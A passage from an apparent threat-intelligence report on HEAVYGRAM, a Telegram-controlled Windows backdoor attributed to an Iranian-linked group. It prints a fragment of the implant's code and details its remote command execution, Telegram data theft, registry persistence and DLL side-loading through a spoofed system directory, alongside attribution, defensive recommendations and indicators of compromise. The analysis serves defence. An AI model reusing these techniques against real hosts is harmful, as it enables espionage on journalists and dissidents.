application.add_handler(MessageHandler(~filters.COMMAND and ~filters.ATTACHMENT, analyze_command))
application.add_handler(MessageHandler(filters.ATTACHMENT, downloader))
loop = asyncio.new_event_loop()
asyncio.set_event_loop(loop)
loop.run_until_complete(send_initial_message())
Thread(target=asyncio.run, args=(send_health_msg(),)).start()
application.run_polling()
```

Figure 22. Message handlers and main execution loop.

Command handler: **analyze_command**

Incoming text messages are routed based on a prefix delimiter system:

- Prefix **@@@** – used to execute arbitrary system commands via `os.popen`, returning command output directly to the Telegram command-and-control channel.
- Prefix ****** – writes the message body to `C:\ProgramData\ur.txt`, likely used for staging configuration updates, secondary payloads or operator notes.
- Prefix **##** – backdoor command suite which supports the commands shown in the table below:

Command	Function
runexe	Start an arbitrary process on the host

whois	Retrieve the host's public IP address via <code>hxxps://api[.]ipify[.]org</code>
runtro	Execute a secondary trojan payload
cht	Dynamically update the C2 Telegram bot token and operator user ID
regtro	Install the trojan payload into Windows autorun registry keys
reg	Install the main malware executable into Windows autorun registry keys
dt	Exfiltrate Telegram Desktop application data from <code>%APPDATA%\Telegram Desktop</code> and <code>%LOCALAPPDATA%\Packages\TelegramMessengerLLP</code>
si	Execute <code>systeminfo</code> and exfiltrate host details
pl	Enumerate running processes, including access-level information
ss	Capture and exfiltrate a screenshot of the active desktop

Attachment handler: downloader

Attachments received through the Telegram bot are handled based on filename pattern matching.

DLLs ending with **.dll** and starting with any of: **dev**, **bit** or **kee**:

- The legitimate Windows binary `C:\Windows\SysWOW64\bthudtask.exe` is copied to `C:\Windows\SysWOW64\` (with intentional trailing space).
- `bthudtask.exe` is executed, side-loading the DLL.
- The spoofed directory `C:\Windows\SysWOW64\` and its contents are deleted.

ZIP archives starting with **reg** and ending with **.zip**:

- The directory `C:\ProgramData\SMQDServicePackages\488ht1-8ww648q` is created.
- The archive is extracted to the created directory.

Generic ZIP archives ending with **.zip**:

The archive is downloaded to `%APPDATA%\SMQDService` and extracted to `%ALLUSERSPROFILE%\MicrosoftDistribution\sysmain`.

KeePass payload (**keepass.exe**):

The file is downloaded to `C:\ProgramData\KeePass\`.

Generic executables ending with **.exe**:

The file is downloaded to `%APPDATA%\SMQDService` and executed.

The persistent implant handles C2 communication via two functions:

- **send_initial_message** – transmits an initial connection beacon containing the full computer domain name of the compromised host.
- **send_health_msg** – a background thread that sends a heartbeat message every 24 hours with the host's domain name, confirming that the implant remains active.

Telegram Infrastructure Analysis

Across the identified samples, two primary configurations were identified:

- Single bot configurations – where command-and-control is carried out using one Telegram bot and group
- Dual-bot configurations – where one bot is used for check-ins in parallel with a user or group, and a secondary bot for logging and stage polling alongside a group

Note that several bots, users and groups were reused across multiple samples.




Figure 23. Observed single-bot clusters.




Figure 24. Observed dual-bot clusters

The majority of these groups share a consistent visual and naming convention, using a seemingly random portrait of a woman as the image, and a Persian female name as the title. At least one of the identified groups was found to have used the full name and photograph of a female Iranian dissident.

The following users were identified as creators and administrators of these groups, and are assessed to be primary operator-controlled accounts responsible for infrastructure and post-compromise activity on victim machines:

Attribution

Group-IB attributes HEAVYGRAM to Handala Hack with moderate confidence:

- A U.S. Government affidavit links the use of Heavygram to Handala Hack on the basis of probable cause, and discloses associated filenames later corroborated by the FBI FLASH report.
- Iran International, a London-based Farsi-language news outlet [targeted by Handala Hack, confirmed in July 2025](#) that leaked information about its journalists stemmed from intrusions in summer 2024 and January 2025 involving compromised Telegram accounts – aligning with HEAVYGRAM's Telegram session data exfiltration capabilities. Both intrusions fall within the Fall 2023 onward timeframe described in the FBI FLASH report, which separately assesses that some of the information Handala claimed to have acquired and posted in a July 2025 hack-and-leak operation was obtained using this malware.
- Tradecraft aligns with prior Handala Hack activity: use of Vultr Object Storage, decoys tailored to Persian-speaking victims, and Delphi-based tooling.

Conclusion

Group-IB's investigation expands the publicly available understanding of HEAVYGRAM and the infrastructure supporting its deployment. The newly identified samples demonstrate a flexible, multi-stage infection chain in which operators combine tailored social engineering, application masquerading, defense evasion and persistent access to compromise targets of interest.

The extensive use of Telegram across operations is particularly notable, providing operators with a natively encrypted command-and-control channel that has low setup, maintenance and rotation cost. Much of the identified Telegram infrastructure continues to remain present on Telegram as of 2026, rather than deleted, although some of the identified accounts have since been taken over by unrelated actors and repurposed for other activity.

Taken together with U.S. Government disclosures, victimology, Persian-language decoys, infrastructure overlaps, and previously observed tradecraft, these findings provide additional insight into how HEAVYGRAM has been used in operations targeting journalists, dissidents, and other individuals of interest to Iran. The activity further illustrates how tooling associated with the actor can support targeted collection while feeding broader intrusions and hack-and-leak operations.

Recommendations

For Individuals

- Only install and use applications from trusted official sources and channels of vendors.
- Verify the authenticity of contacts on social media and instant messaging applications via other trusted channels.
- Restrict privacy settings of social media and instant messaging applications – where available, to the minimum required functionality.
- Exercise caution around suspicious files.
- Ensure latest operating system updates and security patches are installed on personal devices.

For Organizations

- Leverage [Threat Intelligence](#) services for the latest information and updated threat feeds.
- Educate end-users about best practices and promote awareness and vigilance around phishing.
- **Immediate Response**
 - Isolate any host exhibiting the indicators of compromise listed in this research.
 - Audit autorun registry keys (HKCU\Software\Microsoft\Windows\CurrentVersion\Run and HKLM equivalent) for unauthorized entries.
 - Search file systems for the spoofed directory pattern C:\Windows \ (with trailing space).
 - Review outbound traffic to api[.]telegram[.]org for anomalous bot API calls.
- **Detection Engineering**
 - Deploy endpoint detection rules for bthudtask.exe execution outside its legitimate path.
 - Monitor for directory creation with trailing spaces in system paths.
 - Alert on os.popen or equivalent shell invocations from non-standard processes.
 - Flag access to %APPDATA%\Telegram Desktop and TelegramMessengerLLP directories by unauthorized processes.
- **Hardening**
 - Restrict execution of binaries from %APPDATA%, C:\ProgramData, and user-writable directories via application control policies.
 - Block or monitor outbound HTTPS traffic to api[.]telegram[.]org at the network perimeter where Telegram is not a sanctioned business tool.
 - Enforce code signing validation to prevent unsigned or improperly signed DLLs from loading.

Frequently Asked Questions (FAQs)

What are HEAVYGRAM and CRUDEEXCLUDE?

arrow_drop_down

HEAVYGRAM is a multi-functional Windows backdoor/persistent implant that leverages the Telegram bot API for exfiltration and command-and-control, and allows operators to execute commands remotely, exfiltrate data and screenshots, establish persistence and run additional payloads.

CRUDEEXCLUDE is a Windows malware which often disguises itself as a legitimate application, adds Defender exclusions, and has been associated with HEAVYGRAM deployments.

When were these tools first used?

arrow_drop_down

Public sources indicate that HEAVYGRAM has been used since the Fall of 2023. The earliest samples identified align with this timeline, dating back to the 13th of September 2023.

What is the victim profile?

arrow_drop_down

Publicly disclosed targets include Iranian dissidents, journalists opposed to Iran (including a UK-based journalist), members of organizations whose beliefs run counter to Government of Iran narratives, and other individuals perceived as threats by Iran – including at least one US-based victim.

However, the targeting profile could extend to any individual of interest to Iran.

How were victims targeted?

arrow_drop_down

Public disclosures indicate victims were contacted via Telegram, where they received the first stage of the malware which is designed to masquerade as a legitimate Windows program or service.

Disclosures and discovered samples included first stages masquerading as a Telegram application from the “official” Telegram technical team, KeePass, and a “premium” version of the AI-powered video creation platform; Pictory.

Indicators of Compromise (IOCs)

File Hashes

Type	SHA256	SHA1
First stage	8219453084f370cee43aaf27b9def6b9d3d75fb31bacd7e2fa1d82d617f26dd	0190940243f6535f51d43edafac943d493159e1
RAR artefact	47fa634b13b8ba35bd5669da3059a0c7577911c16584a2ff173368f848825de4	88a8d118ee190ac36cf684c2992f6ddd2dda517
Implant/Backdoor	d2d19c7f2e4a5fdcfb34b26f048077d2c4fe26637ed2c90e9e9bdf32307c377e	9108466c98df01033371483a789a0c23372c52f
Encrypted text artefact	3befcca381deb6b492aa0c4eba222c29a25192aeacbf2315798c4754a4b74e81	53d41445e176bf53c5acd2dad533eda612b058f
ZIP artefact	6ddd145622cde2d2f91dace7e1f7edef22f4d49d3645fa9ad4bdb772829c30bf	3549f6df9c14b70d2308b7b12033218e77fe1dc
First stage	4a3aa8f4f0eb37be9778fbd0b7dd282fc407557da61735d2ae9cfc73ee2aa81	9391928e5163ff791c1b4bc535f4ac92510810af
ZIP artefact	844108a626c15395059efa355a66c8462af0c822d8219b35b6038d9d42dcf61d	ef3f7292cb2f91f9a34953b875eb018b3ef889d2
Implant/Backdoor	65359388b49ae2a982111ebe8ac837d0f3294ceab7a712df20d0f6c19bf3029e	4a2658c66f3aeabdb05f56ba88d587683319ce6
ZIP artefact	ec9d3e32a4e78f8cc9581f5cf030f0594debee1ce67d2d0759aff3ec1c720b35	5d3cde9f6971ec35431cbb113b6b4bc292ea5dk
Implant/Backdoor	5380ffda12f97cf4d8e0fe02e0580aa1a48b4b6da95e7f8a30029ad125c51b3f	2b11bccdea89d428610c15bea1fba417ab8681e
First stage	e9d2e4e8fac6420ca3b3a3a63a3d313dcfb236a24a11889d6923dd9b42a777d4	6d9817f5066be757f5f09b067a80fed3cfe280f6
First stage	8ad63d4d30cd28391318e26f4e9464f302b0a12675a721967d4f2173ed6cfe8a	af9d13e27c8eedc30dd78f237013b239cf23f35d
ZIP artefact	3f1313c813e51edf5734d9fb99eb93d6c3aa6c309e3f0a6a4878291c5b2ec73b	f269488e2128128f234ee2e996489317bfa4720
Implant/Backdoor	138a4c9cd617912c2269fae64b6b12d57e926a36c2c62f25ee05a32cdf102212	8c6b6236420c876989af36e3a9e648a00f3000c
Implant/Backdoor	bb56792212abe160fff643631fb69b2081601e6310fc6669fd9d52d690ec1903	6fcf829720f425f81a6b35ac5f05fa94775429eb
ZIP artefact	7477f4f25d1cfc3dfb1267e35ab4bcf0b30b8c7ec9677a8d1849ee7d17bc15aa	168caccbe59473091aa4fbbbebba6257aed1798f
CRUDEEXCLUDE executable	2deeeda412c40ad515dca940916a376d187219ed09ed697b4be4879b7091ec53	5dd86e22b882d52c67d274e3297694009d13fb
ZIP artefact	b0308c91a56209222b178e7099ee03a7b0d06a0e473f042fb2d3c144a07484fa	88816b1262eaf819edebb93dc883b3082cc64c
Implant/Backdoor	c9e5cbc98e91aa35a260a1f85d7a5605dc7aa8d2d0b71eb6f063147d4dfa1b5f	fec45095576d13a20a6d42096fcadc2d8f6dddf

First stage	d40d730bcfa4cc7f1ee070f6ce863b03acb81af0a4d66feaec285e1205258b35	33e9e5463c12c0a21a7ab37fb7496ab2c5c40bt
Encrypted text artefact	067d93741bcab16810ef15c11941245229519470dc7b24793dd1d3a7addacaae	2fa0eb74f8a527d938f8538d66bcdebcc977152f
ZIP artefact	cbe9e32393529cd79e19a639a1d2da93fba06082be2bdb0c04241f269f98c773	ba3874ca96f9bca1daff22ef49ea7505d52b40d4
Implant/Backdoor	4a3b003994112b4dd24ac8b9cc4757f4a12576b57b3cc8f5028d85fbceb7c405	0fe3cf4cabadedb382b0833dcb6ba74db324202
CRUDEEXCLUDE executable	e8b633dcad173eb41ef02686b46779a4a0e53df7f6c63039a798f2db5eb83afc	704119320f7ed10dc7707833218468d455d3c5f
First stage	ffceb438127725a6a664aba5021f7625bd8c22b3f76447de91b728839136c9c3	7ee579a1fa697f66d80103a867cf706f67bba32t
Implant/Backdoor	0d74156089292eee308017c8e8a7550739ecb6149ff379810f7c54b1dbaabc91	87dcba4957396a9e594ed1d133bc1153157630
RAR artefact	886d04b78017f721ed458158e3c31300cb7f9d512481a50f21461711438e1c5e	ac5939a17ec6455b6b7ae0f04c5b71b1db0d00c
ZIP artefact	2640fc95373dd299cc61966c2df5ba9e013280ee02944d11bb4d1f70ee57aa30	44068866546ffea6ef8ab8a639c2151b13f9fd6e
Decoy RTF	58fb875fedf57055c3fedf59fdeb9ebffbf452a0f7f21608abb069cc13effb9	ea7071abca429f28bfe629a913513c6d604771f
First stage	c4e194747d9a268ff56ac1f0708745cbcc164751dcaa24f1a5a15acbe9c4d998	43d9af0c411110905ab4ddf4e4f713101c74d9de
Decoy MP4	a85ce7dde7f83f116436adbd8a8e782e3af0f0ce87ec6534ec7b8ea83bb33eed	292887ea4406fce26773992af0bd7dc34951aa8
CRUDEEXCLUDE executable	0aee700463efe5155d816b0f4d44edc9f4b4579156159b361d1f663b4143c4fd	5f899031ec31431ff0f5fcaf4ccf5cd9484b2066
First stage		
First stage		
Second stage		
DLL utility		
Second stage		
Encrypted text artefact		
Second stage		
Second stage		
First stage	65e2dbe5c6b670f663d93fd65608470091a231803b4f449bb00e99ebf76eddb7	6dd639542464a647e3816af896fb1320aff64ba5

Network Indicators

hxxps://sgp1[.]vultrobjects[.]com/jttrepijgdb/Artificial%20intelligence.pptx
hxxps://sgp1[.]vultrobjects[.]com/jttrepijgdb/efg_d4[.]zip
hxxps://ppt1[.]sgp1[.]vultrobjects[.]com/myvideo.mp4
hxxps://ppt1[.]sgp1[.]vultrobjects[.]com/RuntimeSSH_def7[.]zip
hxxps://sgp1[.]vultrobjects[.]com/downloads/pictory/Pictory_premium_ver9.0.4.exe
hxxps://ppt1[.]sgp1[.]vultrobjects[.]com/RuntimeSSH_17[.]zip
hxxps://ams1[.]vultrobjects[.]com/micbucket/Temp/0412.mp4
hxxps://micbucket[.]ams1[.]vultrobjects[.]com/Exclude/Telegram.exe

DISCLAIMER: All technical information, including malware analysis, indicators of compromise and infrastructure details provided in this publication, is shared solely for defensive cybersecurity and research purposes. Group-IB does not endorse or permit any unauthorized or offensive use of the information contained herein. The data and conclusions represent Group-IB's analytical assessment based on available evidence and are intended to help organizations detect, prevent, and respond to cyber threats.

Group-IB expressly disclaims liability for any misuse of the information provided. Organizations and readers are encouraged to apply this intelligence responsibly and in compliance with all applicable laws and regulations.

This blog may reference legitimate third-party services such as Telegram and others, solely to illustrate cases where threat actors have abused or misused these platforms.

This material is provided for informational purposes, prepared by Group-IB as part of its own analytical investigation, and reflects recently identified threat activity.

All trademarks referenced herein are the property of their respective owners and are used solely for informational purposes, without any implication of affiliation or sponsorship.